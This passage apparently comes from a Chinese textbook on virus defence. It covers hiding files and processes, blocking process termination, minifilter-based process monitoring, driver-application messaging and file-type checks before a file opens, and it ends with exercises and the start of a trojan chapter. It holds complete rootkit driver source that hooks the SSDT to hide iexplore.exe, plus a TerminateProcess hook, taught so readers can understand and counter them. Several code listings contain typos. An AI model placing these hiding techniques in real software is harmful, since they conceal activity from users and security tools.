//比较字符串函数
BOOLEAN hasPrefix( PWCHAR name, ULONG length )
{
    ULONG i;
    ULONG wcharLength = length / 2;
    if( wcharLength < prefixLength )
    {
        return FALSE;
    }
```

```
            for( i=0; i<prefixLength; i++ )
            {
                if( name[i] != prefixName[i] )
                    return FALSE;
            }
                return TRUE;
        }
```

生成的程序如图 3-32 所示。文件 hidefile.sys 是驱动文件，hidefile.inf 是安装文件，start.bat 是启动驱动服务的文件。运行驱动后，会发现文件夹隐藏不见了(要刷新当前资源管理器)。

名称	类型	修改日期
close.bat	MS-DOS 批处理文件	2012-3-14 21:19
hidefile.inf	安装信息	2012-3-14 21:18
hidefile.sys	系统文件	2012-3-14 21:18
start.bat	MS-DOS 批处理文件	2012-3-14 21:19

图 3-32　生成的程序

3.5.2　隐藏进程

Windows 调度的是线程，所以可以把要隐藏的进程从进程链中去掉，并不影响进程中的线程的调度和运行。通常查询进程是通过内核函数 ZwQuerySystemInformation 实现，如果在驱动中 HOOK 内核函数，当遇到要隐藏的进程名，把它从链表中去掉，就达到了隐藏的目的。

下面的驱动代码建议一个同样的函数 NewZwQuerySystemInformation 以 HOOK 住函数 ZwQuerySystemInformation，用来隐藏进程 iexplore.exe。如图 3-33 所示的是演示进程隐藏后的效果，完整的程序见“hideprocess”。



图 3-33　隐藏效果演示

```
#include "ntddk.h"
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase; //Used only in checked build
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()
__declspec(dllimport)   ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[ *(PULONG)((PUCHAR)_function+1)]
PMDL    g_pmdlSystemCall;
PVOID *MappedSystemCallTable;
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _Orig )   \
       _Orig = (PVOID) InterlockedExchange( (PLONG) &MappedSystemCallTable
       [SYSCALL_INDEX(_Function)], (LONG) _Hook)

#define UNHOOK_SYSCALL(_Function, _Hook, _Orig )   \
       InterlockedExchange(                                    (PLONG)
&MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
struct _SYSTEM_THREADS
{
        LARGE_INTEGER           KernelTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           CreateTime;
        ULONG                          WaitTime;
        PVOID                          StartAddress;
        CLIENT_ID                      ClientIs;
        KPRIORITY                      Priority;
        KPRIORITY                      BasePriority;
        ULONG                          ContextSwitchCount;
        ULONG                          ThreadState;
        KWAIT_REASON            WaitReason;
};
struct _SYSTEM_PROCESSES
{
        ULONG                          NextEntryDelta;
        ULONG                          ThreadCount;
        ULONG                          Reserved[6];
        LARGE_INTEGER           CreateTime;
        LARGE_INTEGER           UserTime;
        LARGE_INTEGER           KernelTime;
```

```
        UNICODE_STRING          ProcessName;
        KPRIORITY               BasePriority;
        ULONG                   ProcessId;
        ULONG                   InheritedFromProcessId;
        ULONG                   HandleCount;
        ULONG                   Reserved2[2];
        VM_COUNTERS             VmCounters;
        IO_COUNTERS             IoCounters; //windows 2000 only
        struct _SYSTEM_THREADS  Threads[1];
};

// Added by Creative of rootkit.com
struct _SYSTEM_PROCESSOR_TIMES
{
     LARGE_INTEGER                  IdleTime;
     LARGE_INTEGER                  KernelTime;
     LARGE_INTEGER                  UserTime;
     LARGE_INTEGER                  DpcTime;
     LARGE_INTEGER                  InterruptTime;
     ULONG                          InterruptCount;
};

NTSYSAPI
NTSTATUS
NTAPI ZwQuerySystemInformation(
            IN ULONG SystemInformationClass,
                        IN PVOID SystemInformation,
                        IN ULONG SystemInformationLength,
                        OUT PULONG ReturnLength);

typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
            ULONG SystemInformationCLass,
                        PVOID SystemInformation,
                        ULONG SystemInformationLength,
                        PULONG ReturnLength
);

ZWQUERYSYSTEMINFORMATION        OldZwQuerySystemInformation;
// Added by Creative of rootkit.com
LARGE_INTEGER                   m_UserTime;
LARGE_INTEGER                   m_KernelTime;


NTSTATUS NewZwQuerySystemInformation(
```

```
                    IN ULONG SystemInformationClass,
                    IN PVOID SystemInformation,
                    IN ULONG SystemInformationLength,
                    OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus;
    ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
                        SystemInformationClass,
                        SystemInformation,
                        SystemInformationLength,
                        ReturnLength );

    if( NT_SUCCESS(ntStatus))
    {
        // Asking for a file and directory listing
        if(SystemInformationClass == 5)
        {
        struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES
        *)SystemInformation;
            struct _SYSTEM_PROCESSES *prev = NULL;
        while(curr)
        {
             if (curr->ProcessName.Buffer != NULL)
             {    //在此比较是否为要隐藏的进程
                 if(0 == memcmp(curr->ProcessName.Buffer, L"iexplore.exe", 24))
                 {
                        m_UserTime.QuadPart += curr->UserTime.QuadPart;
                        m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
                        if(prev) // Middle or Last entry
                        {
                            if(curr->NextEntryDelta)
                                prev->NextEntryDelta += curr->NextEntryDelta;
                            else    // we are last, so make prev the end
                                prev->NextEntryDelta = 0;
                        }
                        else
                        {
                            if(curr->NextEntryDelta)
                            {
                                (char *)SystemInformation += curr->NextEntryDelta;
                            }
                            else // we are the only process!
                                SystemInformation = NULL;
                        }
```

```
                }
            }
            else // This is the entry for the Idle process
            {
                curr->UserTime.QuadPart += m_UserTime.QuadPart;
                curr->KernelTime.QuadPart += m_KernelTime.QuadPart;
                m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
            }
            prev = curr;
           if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);
           else curr = NULL;
       }
   }
   else if (SystemInformationClass == 8) // Query for SystemProcessorTimes
   {
           struct _SYSTEM_PROCESSOR_TIMES * times = (struct
_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
           times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
   }
    }
    return ntStatus;
}
VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
    // unhook system calls
    UNHOOK_SYSCALL( ZwQuerySystemInformation, OldZwQuerySystemInformation,
    NewZwQuerySystemInformation );

    // Unlock and Free MDL
    if(g_pmdlSystemCall)
    {
        MmUnmapLockedPages(MappedSystemCallTable, g_pmdlSystemCall);
        IoFreeMdl(g_pmdlSystemCall);
    }
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                          IN PUNICODE_STRING theRegistryPath)
{
    theDriverObject->DriverUnload    = OnUnload;
    m_UserTime.QuadPart = m_KernelTime.QuadPart = 0;
    OldZwQuerySystemInformation =(ZWQUERYSYSTEMINFORMATION)
    (SYSTEMSERVICE(ZwQuerySystemInformation));
g_pmdlSystemCall = MmCreateMdl(NULL,
```

```
KeServiceDescriptorTable.ServiceTableBase, KeServiceDescriptorTable.NumberOfServices*4);
    if(!g_pmdlSystemCall)
        return STATUS_UNSUCCESSFUL;
    MmBuildMdlForNonPagedPool(g_pmdlSystemCall);
    g_pmdlSystemCall->MdlFlags = g_pmdlSystemCall->MdlFlags |
    MDL_MAPPED_TO_SYSTEM_VA;
    MappedSystemCallTable = MmMapLockedPages(g_pmdlSystemCall, KernelMode);
    // hook system calls
    HOOK_SYSCALL( ZwQuerySystemInformation, NewZwQuerySystemInformation,
    OldZwQuerySystemInformation );
    return STATUS_SUCCESS;
}
```

3.5.3 不能删除进程

当计算机感染某种病毒后，经常可见到不能删除的病毒进程。某些杀毒软件的进程也不能被删除。本节模拟这个功能，禁止删除一个指定的进程。设禁止删除的进程是“禁止拷贝HOOK.exe”。该程序把自己进程的ID传给HOOK，HOOK DLL将函数TerminateProcess勾住，因为该函数的输入参数是要被终止进程的句柄，以句柄获取该进程的ID，然后拿此ID和“禁止拷贝HOOK.exe”传入的ID进行比较，如果相等，则禁止终止。完整的程序见“禁止终止进程”，演示结果如图3-34所示，具体步骤如下：



图 3-34 禁止终止进程

(1) 将受保护进程的ID传给HOOK程序。

```
typedef void (*InstallHook)(DWORD Id);
typedef void (*UninstallHook)();
void C禁止拷贝HOOKDlg::OnBnClickedButton1()
{
InstallHook pInstallHook;
```

```
    HMODULE hdll_lib =::LoadLibraryEx("Hook.dll",NULL,0);
    if(hdll_lib==0){
        MessageBox("失败");
        return;
    }
    pInstallHook=(InstallHook)GetProcAddress(hdll_lib, "InstallHook");
    if(pInstallHook==0){
        MessageBox("失败 2");
        return;
    }
    DWORD id=GetCurrentProcessId();
    pInstallHook(id);          //传入受保护进程的 id
    FreeLibrary(hdll_lib);
}
```

(2) HOOK 的 DLL 获取受保护进程 ID。

```
#pragma    data_seg    ("shareddata")
  DWORD hId =0;      //共享数据
#pragma    data_seg()

void InstallHook(DWORD h)
{
 if(g_hHook == NULL){
g_hHook = SetWindowsHookEx( WH_SHELL, MyShellProc ,(HINSTANCE)g_hInst, 0);
}
  hId=h;      //获取受保护进程 ID
}
```

(3) 完善 HOOK 函数 TerminateProcess。

```
DETOUR_TRAMPOLINE(BOOL WINAPI Real_TerminateProcess(
    HANDLE hProcess,
    DWORD uExitCode
),TerminateProcess);
BOOL WINAPI Mine_TerminateProcess(
    HANDLE hProcess,
    DWORD uExitCode
  ){
    wchar_t    p1[60];
    DWORD id;
    id=GetProcessIDbyProcessHandle(hProcess);
    _ltow_s((long)id,p1,60,16);
  if(id==hId){
      ::MessageBoxW(0,L"禁止结束该进程",p1,IDOK);
      return FALSE;
  }
```

```
    BOOL rev =Real_TerminateProcess(hProcess,0);
    return TRUE;
}
```

3.6　文件过滤驱动应用于防病毒

文件系统过滤驱动是针对文件系统而言的，属于内核模式程序(ring 0)，运行于操作系统的内核模式。应用程序对磁盘发出的操作请求，首先到达 I/O 子系统管理器，在进行读写磁盘数据的时候，缓存管理器会保存最近的磁盘存取记录，所以在接收到应用程序读写磁盘的操作请求后，I/O 子系统管理器会先检查所访问的数据是否保存在缓存中，若缓存中有要访问的数据，I/O 子系统管理器会构造 Fast I/O 请求包，从缓存中直接存取数据；如果所需数据不在缓存中，I/O 子系统管理器会构造相应的 IRP，然后发往文件系统驱动，同时缓存管理器会保存相应的记录。因此，文件系统过滤驱动程序有两组接口处理由 I/O 子系统管理器发送来的用户模式应用程序操作请求：一组是普通的处理 IRP 的分发函数；另一组是 FastIo 调函数。编写这两组函数也是文件系统过滤驱动的主要任务之一。以前常用的开发文件过滤的框架是 DDK 下的 SFILTER 程序，现在用得比较多的是 MINIFILTER 程序。MINIFILTER 大大简化了程序员的操作，加载、卸载方便。

3.6.1　监视进程的产生

如果要禁止进程的产生，可以 HOOK 函数 CreateProcess。如果要监视进程产生的时间、父进程，也可以使用内核函数 PsSetCreateProcessNotifyRoutine。其函数原型如下：

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
IN BOOLEAN Remove
);
```

NotifyRoutine 就是注册的回调函数，当有进程创建的时候，就会调用这个 NotifyRoutine 对应的函数，其函数定义原型如下：

```
VOID (*PCREATE_PROCESS_NOTIFY_ROUTINE) (
IN HANDLE ParentId,
IN HANDLE ProcessId,
IN BOOLEAN Create
);
```

其中，ParentId 是父进程 ID；ProcessId 为子进程 ID；Create 代表是创建进程还是结束进程，其中 True 表示创建进程，False 表示结束进程。

通过这个函数，能够完成进程创建和退出的监控，首先调用 PsSetCreateProcessNotify-Routine 注册进程监控回调函数，然后在回调函数里面，判断 Create 参数，分别处理进程创建和退出操作。下面的程序在 MINIFILTER 框架基础上演示进程的监控建立过程。

(1) 建立监控回调函数。

```
VOID ProcessCreateMon ( HANDLE hParentId, HANDLE PId, BOOLEAN bCreate )
{
    PEPROCESS       Eprocess,Pprocess;
    NTSTATUS        status;
    HANDLE          Tid;
    HANDLE          myhandle;
    status = PsLookupProcessByProcessId((ULONG)Pid, &Eprocess);
    if (!NT_SUCCESS( status ))
    {
        DbgPrint("PsLookupProcessByProcessId()\n");
        return ;
    }
    status = PsLookupProcessByProcessId((ULONG)hParentId, &Pprocess);
    if (!NT_SUCCESS( status ))
    {
        DbgPrint("PsLookupProcessByProcessId()\n");
        return ;
    }

    if ( bCreate )
    {
        DbgPrint("建立进程 P:%18s%9X%9d%25s%9X\n",
            (char *)((char *)Eprocess+ProcessNameOffset),
            Pid,PsGetCurrentThreadId(),
            (char *)((char *)Pprocess+ProcessNameOffset),
            hParentId );
     }
   else {
       DbgPrint("进程退出:%18s%9d%9d%25s%9d\n",
            (char *)((char *)Eprocess+ProcessNameOffset),
            Pid,PsGetCurrentThreadId(),
            (char *)((char *)Pprocess+ProcessNameOffset),
            hParentId
            );
}
}
```

ProcessNameOffset 是全局变量，由下面的函数获取：

```
ULONG GetProcessNameOffset()
{
    PEPROCESS curproc;
    int I;
    curproc = PsGetCurrentProcess();
```

```
        for( I = 0; I < 3*PAGE_SIZE; i++ )
        {
            if( !strncmp( SYSNAME, (PCHAR) curproc + I, strlen(SYSNAME) ))
            {
                return I;
            }
        }
        return 0;
    }
```

(2) 建立监控。

在入口函数 DriverEntry 的最后，添加如下代码：

```
ProcessNameOffset = GetProcessNameOffset();
  status = PsSetCreateProcessNotifyRoutine(ProcessCreateMon, FALSE);
//设置进程监控
    if (!NT_SUCCESS( status ))
    {
        DbgPrint("PsSetCreateProcessNotifyRoutine()\n");
        return status;
    }
```

(3) 在驱动退出时去掉监控。

找到函数 NPUnload，添加如下代码：

```
PsSetCreateProcessNotifyRoutine(ProcessCreateMon, TRUE);
//停止监控。
```

(4) 安装驱动程序。

选中文件 minifilter.inf，右键选择安装程序。

(5) 启动驱动程序。

运行 cmd.exe，然后运行 net start minifilter，启动驱动。

3.6.2　进程与驱动共用内存

如果某个应用程序要和文件过滤驱动交换数据，而且数据量比较大，可以使用共用内存的方式。即在驱动中分配一块内存，应用程序发送消息给驱动，驱动的返回信息中将共用内存的地址返回给应用程序。完整程序见“驱动通过共享内存主动联系应用程序”。

其步骤如下：

(1) 在驱动中分配物理地址。

函数返回 0 则成功。这里分配 4K 内存。

```
ULONG CreateAndMapMemory(OUT PMDL* PMemMdl,OUT PVOID* UserVa)
{
PMDL Mdl;
PVOID UserVAToReturn;
```

```
PHYSICAL_ADDRESS LowAddress;
PHYSICAL_ADDRESS HighAddress;
SIZE_T TotalBytes;
// 初始化 MmAllocatePagesForMdl 需要的 Physical Address
LowAddress.QuadPart = 0;
HighAddress.QuadPart=0xFFFFFFFFFFFF;
TotalBytes = PAGE_SIZE;
// 分配 4K 的共享缓冲区
Mdl = MmAllocatePagesForMdl(LowAddress,
HighAddress,
LowAddress,
TotalBytes);
if(!Mdl)
{
return 1;
}
// 映射共享缓冲区到用户地址空间
UserVAToReturn = MmMapLockedPagesSpecifyCache(Mdl,
UserMode,
MmWriteCombined/*MmCached*/,
NULL,
FALSE,
NormalPagePriority);
if(!UserVAToReturn)
{
MmFreePagesFromMdl(Mdl);
IoFreeMdl(Mdl);
return 2;
}
// 返回，得到 MDL 和用户层的虚拟地址
*UserVa = UserVAToReturn;
*PMemMdl = Mdl;
return 0;
}
```

(2) 释放物理内存函数。

```
OID UnMapAndFreeMemory(PMDL PMdl,PVOID UserVa)
{
if(!PMdl)
{ return ;}
// 解除映射
MmUnmapLockedPages(UserVa,PMdl);
// 释放 MDL 锁定的物理页
MmFreePagesFromMdl(PMdl);
// 释放 MDL
```

```
IoFreeMdl(PMdl);
}
```

(3) 定义全局变量。

```
PMDL PMdl=NULL;
PVOID UserVa=NULL;
```

(4) 在应用程序与驱动联系中分配内存，返回虚拟地址给应用程序。

```
NTSTATUS
NPMiniMessage (
    __in PVOID ConnectionCookie,
    __in_bcount_opt(InputBufferSize) PVOID InputBuffer,
    __in ULONG InputBufferSize,
    __out_bcount_part_opt(OutputBufferSize,*ReturnOutputBufferLength) PVOID OutputBuffer,
    __in ULONG OutputBufferSize,
    __out PULONG ReturnOutputBufferLength
    )
{

    NPMINI_COMMAND command;
    NTSTATUS status;
    BOOLEAN   re1=FALSE;
PCOMMAND_MESSAGE    pMessage=NULL;
PVOID   ph=NULL;
    PAGED_CODE();

    UNREFERENCED_PARAMETER( ConnectionCookie );
    if (InputBuffer != NULL) {
        pMessage = (PCOMMAND_MESSAGE)InputBuffer;
        switch (pMessage->Command) {
            case 1:
            {
           if(!UserVa){
if(!CreateAndMapMemory(&PMdl,&UserVa)){ DbgPrint("Ok__虚拟地址
=%Xh",UserVa); }
    else { DbgPrint("分配内存 Failed__"); }
              }
       pMessage=(PCOMMAND_MESSAGE)OutputBuffer;
 if(UserVa){
      RtlZeroMemory(pMessage,sizeof(COMMAND_MESSAGE));
      pMessage->Command=1;    //传递地址命令
                         RtlCopyMemory(pMessage->Folder,&UserVa,sizeof(UserVa));
//把虚拟地址传给应用程序
ph=MmGetSystemAddressForMdlSafe(PMdl, NormalPagePriority );
//获取物理地址
```

```
RtlCopyMemory(ph,L"wy first\0\0",18); //写数据到物理地址，传给应用程序
 DbgPrint("%X,,%X",ph,UserVa);
}
 ReturnOutputBufferLength=sizeof(COMMAND_MESSAGE);
status = STATUS_SUCCESS;
     break;
}
```

(5) 要在 NTSTATUS NPMiniConnect 实现释放内存。

这是必须的，否则换程序会使应用程序再运行后出错。

```
NTSTATUS NPMiniConnect(
    __in PFLT_PORT ClientPort,
    __in PVOID ServerPortCookie,
    __in_bcount(SizeOfContext) PVOID ConnectionContext,
    __in ULONG SizeOfContext,
    __deref_out_opt PVOID *ConnectionCookie
    )
{
    PAGED_CODE();
    UNREFERENCED_PARAMETER( ServerPortCookie );
    UNREFERENCED_PARAMETER( ConnectionContext );
    UNREFERENCED_PARAMETER( SizeOfContext);
    UNREFERENCED_PARAMETER( ConnectionCookie );
    ASSERT( gClientPort == NULL );
    gClientPort = ClientPort;
ScannerData.UserProcess = PsGetCurrentProcess();
    ScannerData.ClientPort = ClientPort;
    return STATUS_SUCCESS;
}
```

(6) 应用程序读取驱动传送过来的地址。

```
HANDLE g_hPort=0, completion;   //全局
#define NPMINI_NAME              L"NPminifilter"
#define NPMINI_PORT_NAME         L"\\NPMiniPort"
//在初始化函数中
DWORD hResult = 0;
if(g_hPort==0){
     hResult = FilterConnectCommunicationPort(
     NPMINI_PORT_NAME,
     0,
     NULL,
     0,
     NULL,
```

```
        &g_hPort );
    }
    //在函数中
    void CVC 驱动测试 Dlg::OnBnClickedButton1()
    {
        DWORD bytesReturned = 0;
        DWORD hResult = 0;
        COMMAND_MESSAGE    data;
        memset(&data, 0, sizeof(data));
        data.Command=1;
        hResult = FilterSendMessage(    //向驱动发送信息
         g_hPort,
            &data,
            sizeof(COMMAND_MESSAGE),
             &data,
            sizeof(COMMAND_MESSAGE),
            &bytesReturned );
            if(data.Command==1){
            PVOID p=*((PVOID*)data.Folder);    //提取驱动传送过来的内存指针
            CString inf;
        inf.Format(L"传来的地址：%X,%S",p,(wchar_t*)p);  //取驱动内存数据
         MessageBox(inf);
    //下面的代码向共用内存区写入数据
    CFile fp;
    fp.Open(L"c:\\aaa",CFile::modeCreate | CFile::modeWrite);
    fp.Write((VOID*)p,16);
    fp.Close();
    // memcpy((void*)p,inf.GetBuffer(0),inf.GetLength());
    }
```

3.6.3　进程发送信息给驱动

进程给驱动发送控制命令，用于控制驱动的行为。发送控制命令有多种方法，这里介绍常见的一种方法。本例以 MINIFILTER 框架来实现。

(1) 应用程序中的代码

```
#include <C:\\WinDDK\\7600.16385.1\\inc\\ddk\\FltUser.h>
#pragma comment(lib, "C:\\WinDDK\\7600.16385.1\\lib\\wxp\\i386\\fltLib.lib")
#pragma comment(lib, "C:\\WinDDK\\7600.16385.1\\lib\\wxp\\i386\\fltMgr.lib")
#pragma comment(lib, "C:\\WinDDK\\7600.16385.1\\lib\\wxp\\i386\\ntoskrnl.lib")
#pragma comment(lib, "C:\\WinDDK\\7600.16385.1\\lib\\wxp\\i386\\hal.lib")
HANDLE g_hPort=0, completion;
#define NPMINI_NAME              L"NPminifilter"
#define NPMINI_PORT_NAME         L"\\NPMiniPort"
//控制命令结构
```

```
typedef struct _COMMAND_MESSAGE {
    DWORD           Command;
    wchar_t         Folder[512];
} COMMAND_MESSAGE, *PCOMMAND_MESSAGE;
//建立通信
if(g_hPort==0){
     hResult = FilterConnectCommunicationPort(
     NPMINI_PORT_NAME,
     0,
     NULL,
     0,
     NULL,
     &g_hPort );
}
//向驱动发送控制信息
     DWORD bytesReturned = 0;
     DWORD hResult = 0;
     COMMAND_MESSAGE    data;
     memset(&data, 0, sizeof(data));
     data.Command=1;
     hResult = FilterSendMessage(
        g_hPort,
        &data,
        sizeof(COMMAND_MESSAGE),
        &data,
        sizeof(COMMAND_MESSAGE),
        &bytesReturned );
//从驱动取回返回信息指针
    if(data.Command==1){
    PVOID p=*((PVOID*)data.Folder);
```

(2) 驱动中的代码

```
//定义控制命令结构
typedef struct _COMMAND_MESSAGE {
    ULONG      Command;
    WCHAR           Folder[512];

} COMMAND_MESSAGE, *PCOMMAND_MESSAGE;
//在驱动的 NPMiniMessage 函数中接收应用程序的命令
NTSTATUS
NPMiniMessage (
    __in PVOID ConnectionCookie,
    __in_bcount_opt(InputBufferSize) PVOID InputBuffer,
    __in ULONG InputBufferSize,
```

```
        __out_bcount_part_opt(OutputBufferSize,*ReturnOutputBufferLength) PVOID OutputBuffer,
        __in ULONG OutputBufferSize,
        __out PULONG ReturnOutputBufferLength
        )
{
   NPMINI_COMMAND command;
   PCOMMAND_MESSAGE     pMessage=NULL;
      pMessage = (PCOMMAND_MESSAGE)InputBuffer;
            switch (pMessage->Command) {
     //在此得到应用程序发送过来的命令
           }
……
}
```

3.6.4　驱动主动向应用程序发送信息

驱动程序可能需要将捕获的信息发送给应用程序，由应用程序来处理，比如某进程生成了一个可执行文件，可能需要将此信息返回给应用程序。下面的方法实现驱动主动向应用程序发送信息。应用程序先和驱动建立通信端口，然后建立一个线程负责接收来自驱动的信息。驱动调用函数 FltSendMessage 向应用程序发送信息。

1. 应用程序端

```
        HANDLE g_hPort=0 ;
        #define NPMINI_NAME                L"NPminifilter"
        #define NPMINI_PORT_NAME           L"\\NPMiniPort"
        //建立通信端口
        hResult = FilterConnectCommunicationPort(
        NPMINI_PORT_NAME,
        0,
        NULL,
        0,
        NULL,
        &g_hPort );
}
          if(hResult!=0)return;
//建立线程
void CVC 驱动测试 Dlg::OnBnClickedButton3()
{
WORD threadId;
CreateThread( NULL,0,(LPTHREAD_START_ROUTINE )MonThread222,this,0,
&threadId );
}
//线程函数中负责接收信息
DWORD MonThread222(PVOID Context)
```

```
{
CVC 驱动测试 Dlg   *my=(CVC 驱动测试 Dlg*)Context;
typedef struct {
        FILTER_MESSAGE_HEADER   head;
    DWORD   qq;
    DWORD   bb;
        wchar_t Text[260];
}MYSTRUCT;
MYSTRUCT myS={0};
do{
 DWORD len=0;
 memset(myS.Text,0,520);
if(S_OK==FilterGetMessage(g_hPort,(FILTER_MESSAGE_HEADER*)(&myS.head),
sizeof(MYSTRUCT),NULL)){
my->listBox.AddString(myS.Text);
 }
Sleep(100);
}while(1);
return 0;
}
```

2. 驱动程序端

```
typedef struct _MSG_NOTIFICATION{
    ULONG StrLength;
    ULONG Reserved;
    WCHAR Contents[260];
    } MYSTRUCT ;
PFLT_PORT      gClientPort=NULL;
MYSTRUCT   miInf={0};
FLT_POSTOP_CALLBACK_STATUS
NPPostCreate (
    __inout PFLT_CALLBACK_DATA Data,
    __in PCFLT_RELATED_OBJECTS FltObjects,
    __in_opt PVOID CompletionContext,
    __in FLT_POST_OPERATION_FLAGS Flags
    )
{
     ULONG uReplyLength;
    RtlCopyMemory(miInf.Contents,pNew->Path,wcslen(pNew->Path)*2);
    //向应用程序发送信息
if(gClientPort)FltSendMessage(gFilterHandle,&gClientPort,&miInf,sizeof(MYSTRUCT),NULL,&u
ReplyLength,NULL);
   ......
}
```

```
//如果应用程序关闭，要在下面的函数中释放通信端口，否则无法再联系
   NTSTATUS
NPMiniConnect(
    __in PFLT_PORT ClientPort,
    __in PVOID ServerPortCookie,
    __in_bcount(SizeOfContext) PVOID ConnectionContext,
    __in ULONG SizeOfContext,
    __deref_out_opt PVOID *ConnectionCookie
    )
{

    PAGED_CODE();
    gClientPort = ClientPort;
    return STATUS_SUCCESS;
}
VOID
NPMiniDisconnect(
    __in_opt PVOID ConnectionCookie
   )
{
    PAGED_CODE();
    FltCloseClientPort( gFilterHandle, &gClientPort );
    gClientPort=NULL;
}
```

3.6.5　文件打开或建立前的检查

如果一个程序打开了一个文件，或创建了一个新文件，该文件是否含有病毒，应该进行检查。如果含有病毒，则禁止打开。下面的例子演示一个程序打开前检查其是否为 Office 2007 和 Office 2003 文件格式、PDF 格式和 PE 文件格式。步骤如下：

(1) 定义文件格式标志。

```
static UCHAR Office2007[16]={0x50,0x4b,0x03,0x04,0x14,0x00,0x06,0x00,0x08,
0x00,0x00,0x00,0x21,0x00,0xd2,0xd1};  //OFFICE 2007 格式
Office2003[16]={0xd0,0xcf,0x11,0xe0,0xa1,0xb1,0x1a,0xe1,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x00};   //OFFICE 2003 格式
 static PUCHAR Pdf="%PDF";                                   //PDF 格式
 static UCHAR Exe[6]={0x4d,0x5a,0x90,0x00,0x03,0x00};   //PE 格式
```

(2) 定义分析文件格式函数

```
//disk 是盘符，fname 是文件名(不含盘符)
int ReadPreFile(PCFLT_RELATED_OBJECTS FltObjects,PWCHAR disk, PWCHAR fname)
{
  HANDLE hFile1=NULL;
 ULONG length1=16;
```

```
LARGE_INTEGER offset1={0};
IO_STATUS_BLOCK Io_Status_Block1={0};
OBJECT_ATTRIBUTES obj_attrib1;
NTSTATUS status;
int num=0;
UCHAR   buf[16]={0};
WCHAR   from[300]={0};
int ret=-1;
UNICODE_STRING file1 ;
FILE_STANDARD_INFORMATION    FileInfo;
 num=wcslen(disk);
 RtlCopyMemory(from,disk,num*2);
 length1=wcslen(fname)*2;
 RtlCopyMemory(&from[num], fname, length1);
 length1=16;
 RtlInitUnicodeString( &file1,from);
//初始化化生成的文件
 InitializeObjectAttributes(&obj_attrib1, &file1,
 OBJ_KERNEL_HANDLE|OBJ_CASE_INSENSITIVE, NULL,NULL) ; //
num=0;
status = FltCreateFile(FltObjects->Filter,
 FltObjects->Instance,
&hFile1,
 GENERIC_READ,
&obj_attrib1,
&Io_Status_Block1,
NULL,
 FILE_ATTRIBUTE_NORMAL,
GENERIC_WRITE,
 FILE_OPEN,
FILE_NON_DIRECTORY_FILE| FILE_SYNCHRONOUS_IO_NONALERT,
NULL,
 0,
 IO_IGNORE_SHARE_ACCESS_CHECK
) ;
 if (!NT_SUCCESS(status))goto __end;
 status = ZwQueryInformationFile(hFile1, &Io_Status_Block1,&FileInfo,sizeof
(FILE_STANDARD_INFORMATION),FileStandardInformation);
 if (!NT_SUCCESS(status))goto __end;
 if(FileInfo.Directory){
     DbgPrint("ReadFileFlag 放过文件夹  %S",from);
 goto __end;  }
 if(FileInfo.DeletePending)goto __end;
 if(FileInfo.EndOfFile.QuadPart<16)goto __end;
 //DbgPrint("ReadFileFlag len=%X, %S",FileInfo.EndOfFile.QuadPart,from);
```

```
    offset1.QuadPart=0;
    status = ZwReadFile(hFile1,NULL,NULL,NULL,&Io_Status_Block1,
buf,length1,&offset1,NULL);
    if (!NT_SUCCESS(status))goto __end;
 if(RtlCompareMemory(buf,Pdf,4)==4){
       DbgPrint("ReadFileFlag 发现 PDF %S",from);
      ret=5;
  }
 else if(RtlCompareMemory(buf,Office2007,9)==9){
      DbgPrint("ReadFileFlag 发现 Office2007 %S",from);
       ret=0;
  }
 else if(RtlCompareMemory(buf,Office2003,9)==9){
     ret=0;
     DbgPrint("ReadFileFlag 发现 Office2003 %S",from);
   }
 else if(RtlCompareMemory(buf,Exe,6)==6){
    DbgPrint("ReadFileFlag 发现 EXE %X",Data->Iopb->TargetFileObject->FsContext);
  ret=1000;
 }
  __end:
 if(hFile1)ZwClose(hFile1);
 return ret;
}
```

(3) 在 NPPreCreate 中调用分析文件函数。

```
FLT_PREOP_CALLBACK_STATUS
NPPreCreate (
    __inout PFLT_CALLBACK_DATA Data,
    __in PCFLT_RELATED_OBJECTS FltObjects,
    __deref_out_opt PVOID *CompletionContext
    )
{
     PUNICODE_STRING driver;    //盘符，为 DiskVolume1 等
     UNICODE_STRING mydriver;   //受保护盘符
     GET_NAME_CONTROL nameControl;
     PWCHAR ptr1=Data->Iopb->TargetFileObject->FileName.Buffer;
     driver = SfGetFileName(FltObjects->FileObject,Data->IoStatus.Status,
&nameControl); //盘符
     if(0!=ReadPreFile(FltObjects, driver->Buffer, ptr1)){
     ......
    }
    ......
}
```

3.7　小结

本章的重点是 PE 文件病毒的感染原理、防止 PE 文件病毒感染的方法、文件过滤驱动的框架、应用程序和驱动程序的通信。文件过滤是反病毒最常用的手段。

3.8　习题

1. 实现移动 PE 文件头，防止病毒新建节。
2. 实现填充每个节的空白部分防病毒。
3. 实现使用 CRC32 校验防止病毒修改文件。
4. 针对某种病毒，设计自己的病毒专杀工具。
5. 简述病毒是怎样找到被感染的文件的？

第4章　木马与远程控制

本章介绍基于远程控制的木马知识，主要内容如下：

- 木马是如何启动的；
- 木马是如何通信的；
- 木马是如何控制的；
- 如何寻找与清除木马。

4.1　关于木马的一般知识

木马，也称特伊洛木马，此词语来源于古希腊的神话故事。在对以往网络安全事件的分析统计里，有相当部分的网络入侵是通过木马来实现的。

